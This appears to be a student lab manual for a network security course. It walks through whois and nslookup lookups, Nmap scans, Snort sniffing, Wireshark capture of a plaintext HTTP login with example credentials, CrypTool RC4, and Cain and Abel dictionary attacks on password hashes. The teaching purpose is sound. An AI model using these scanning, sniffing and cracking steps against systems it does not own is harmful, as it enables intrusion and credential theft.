
**Step 1:** Just Put website address in Google that is <http://www.whois.com/whois>



**Step 2:** It goes to the website where we have to put domain name or IP address of target domain.




**Step 3:** For example, we can consider the Amazon.com. It displays all information of domain Amazon.




**NS Lookup:**

**Step 1:** Type nslookup command in cmd



**Step 2:** For example, we put google.com it displays below information.




# Practical No – 2

**1]Aim:** Scanning Networks, Enumeration and Sniffing.


Performing Port scanning using Nmap tool.

**Nmap Tool:** Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.


1. Scan open ports (syntax: nmap –open ip\_address / url )




Scanning port with the IP Address.




1. Scan single port (syntax: nmap -p 80 ip\_address)



1. Scan specified range of ports (syntax: nmap -p 1-200 ip\_address)



1. Scan entire port range (syntax: nmap -p 1-65535 ip\_address)




1. Scan top 100 ports (fast scan) (syntax: nmap -F ip\_address )



**2]Aim:** Performing Network scanning using Nmap tool.


**Ping Scan**

Syntax: nmap -sP <IP Address>



**Host Scan**

Syntax:nmap -sP <target IP Range>



**If you see anything unusual in this list, you can then run a DNS query on a specific host, by using**

**Syntax: namp -sL <IP Address>**




**UDP Scan**

syntax: nmap -sU <target>




**OS Detection Scan**


Syntax: nmap -O <target>



**Version Scan** syntax: nmap -sV <target>



**Protocol Scan** syntax: nmap -sO <target>




**3]Aim:** Applying Intrusion Detection System using snort tool.


**Snort:**

Snort is a free open-source network intrusion detection system (NIDS) and intrusion prevention system (IPS). Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.


To check snort is installed use command: snort -V




To see a list of interfaces run the following command: snort -W



On command prompt execute the following command: Snort.exe




Once you press enter after writing the command you will start receiving packet information as shown below:-



To end capturing the packet details press ctrl +c.

The following command will invoke the Helps. **Snort –h**




**Running Snort in Sniffer mode**

If you’re running Snort from the command line with two network adapters, specify which adapter to monitor: C:\>snort -v -i#

The following command runs Snort as a packet sniffer with the verbose switch, outputting TCP/IP packet headers to the screen. Press Ctrl+C keys to stop the output. Snort/WinPcap summarizes its activities, as shown in the following screenshot.

**Command: Snort -v -i3**

After pressing ctrl +c Key you will get the report as follows:



**4]Aim:** Performing network sniffing using Wireshark.

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. Network Sniffers are programs that capture low-level package data that is transmitted over a network. An attacker can analyze this information to discover valuable information such as user ids and passwords.


**Network sniffing is the process of capturing data packets sent over a network.** This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

* Capture sensitive data such as login credentials
* Eavesdrop on chat messages
* Capture files that have been transmitted over a network. The following are protocols that are vulnerable to sniffing
* Telnet
* Rlogin
* HTTP
* SMTP
* NNTP
* POP
* FTP
* IMAP

The above protocols are vulnerable if login details are sent in plain text


**Network sniffing using Wireshark:**

1. **Wireshark userinterface:**




1. **Capturing Live Network Data:**


**Once you double click on the interface you will start getting packet detail entering and leaving the network as shown below:**



1. **Viewing Captured Packets:**




1. **Filtering Packets:**



1. **Sniffing the network using Wireshark:**


**Step 1:** Start Wireshark and start capturing network

**Step 2** : Login to a web application that does not use secure communication. We will login to a web application on http://www.techpanda.org/ address with the login name is admin@google.com, and the password is Password2010.



**Step3:** Go Back to wireshark and stop the live capture.

**Step 4:** Enter filter for HTTP protocol results only using filter textbox and press enter key.




**Step5:** Select frame from packet list with post/index.php

**Step 6:** Look for the summary that says HTML Form URL Encoded: application/x-wwwform-urlencoded.




# Practical No – 3

**Aim: -** Using CrypTool to encrypt and decrypt password using RC4 algorithm **Step-1**




**Step 2:** Click Encrypt/Decrypt Tab


∙ Select Symmetric (Modern) ∙ Using RC4.



**Step 3: Encryption using RC4.**




**Step 4: Decryption using RC4.**



**Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.**


1. Install chain and Abel software.
2. Click on Hash Calculator



Step 3- Enter the password to convert into hash Paste the value into the field you have converted .g(MD5)




4:- Right Click on the hash and select the dictionary attack.




5- Then right click on the file and select (Add to List) and then select the Wordlist

6 - Select all the options and start the dictionary attack



**Using Traceroute, ping, ipconfig, netstat Command**


**Step 1:** Type tracert command and type www.google.com press “Enter”.




**Step 2**: **Ping** all the IP addresses



